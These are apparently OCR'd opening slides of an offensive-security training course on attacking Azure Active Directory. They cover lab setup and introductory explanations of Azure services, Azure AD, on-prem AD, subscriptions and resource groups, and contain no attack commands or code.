ABUSING AZURE ACTIVE DIRECTORY

AGENDA

Introduction

Recon

Initial access

Enumeration

Persistence

Privilege escalation

LOGISTICS

Check Access VM

RDP to the VM

Pause and close all Hyper-V instances

Launch Internet Explorer then close it


Check Access to Azure Portal


Username and password on the shared drive

https://portal.azure.com

PowerShell Modules

Are pre-imported when you launch PS


Hyper-V Manager
File
Action
View
Help
Hyper-V Manager
ML-REFVM-371963
Virtual Machines
Name
State
DC-01
Running
WEB-01
Running
WKS-01
WKS-02
Connect...
Settings...
Turn Off...
Shut Down...
Save
Pause
Reset
Checkpoint
Export...
Help
Checkpoints


Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
Real-time protection is off, leaving your device vulnerable.
Off

OUR TARGET

Alto.tel

Do they have Azure presence?


What Azure services are they using?

Can we pivot from on-prem to the cloud?

Can we breach the cloud?

INTRODUCTION

WHAT IS MS AZURE?


Microsoft Azure
Search resources, services, and docs (G+/)
All services | All
All
Favorites
Recents
Categories
General
Compute
Networking
Storage
Web
Mobile
Containers
Databases
Analytics
AI + machine learning
Internet of things
Filter services
Azure Active Directory
Virtual machines
Resource groups
App Services
Storage accounts
SQL databases
Cost Management
Virtual networks
General (18)
All resources
Subscriptions
Marketplace
Templates
PREVIEW
Quickstart Center
Reservations
Recent
Resource groups
Help + support
Tags
Shared dashboards
Resource Explorer
Management groups
Cost Management + Billing
Service Health
What's new
Free services
Preview features
Compute (28)

WHAT IS IT?

A collection of online services

Hosted in MS datacenters around the world

No need to build on-prem IT infra

Pay for what you use

Scale up and down

WHAT IS IT?

Common Services

Compute

Storage

Networking

Identity

Other Services

Devops

Integration

Analytics

AI

IoT

Etc.

COMPUTE

Compute Services

VMs

App Service

Container Instances

Function App

Kubernetes Service

NETWORKING

Network Services

VNet

Subnets

VNet peering

Azure VPN

Azure ExperssRoute

STORAGE

Storage Services

Blob

File Storage

Data lake

SQL

DB for Open Source

Synapse Analytics

Cosmos DB

Cache for Redis

IDENTITY


Identity Services

Azure Active Directory

AD Connect

Users

Groups


Microsoft Azure
All services | Identity
All
Favorites
Recents
Categories
General
Compute
Networking
Storage
Web
Mobile
Containers
Databases
Analytics
AI + machine learning
Internet of things
Mixed reality
Integration
Identity
Security
Filter services
Azure Active Directory
Azure Information Protection
Azure AD Connect Health
Azure AD Conditional Access
Azure AD Security
AD Connect
Tenant properties
Create custom Azure AD roles
Free training from Microsoft
See all
Build AI solutions with Azure Machine Learning service

ON-PREM AD

On-prem AD Domain Services

AKA AD or ADDS

Needs DCs

Authenticate using Kerberos or NTLM

Extendable

Groups, users, OUs, GPOs, etc.

Domain admin, enterprise admin etc.

AZURE AD

Azure AD

Unlike on-prem AD

Cloud-based identity solution

Create a user on AAD and login to cloud apps

Authenticate using SAML, OAuth, OpenID

Can sync on-prem users to the cloud (more later)

AZURE ADDS

Azure ADDS

Allows for using Kerberos and NTLM on the cloud

Like on-prem AD but limited

It’s a Microsoft managed environment

NOT an extension for on-prem AD

No GPO, no domain admin

AZURE IMPORTANT CONCEPTS

SUBSCRIPTION & BILLING

Billing Account

An agreement between you and MS to use Azure services

Subscription

A grouping of resources


Payment method and other info

You could have multiple subscription in your billing account


RESOURCE GROUP


A collection of resources

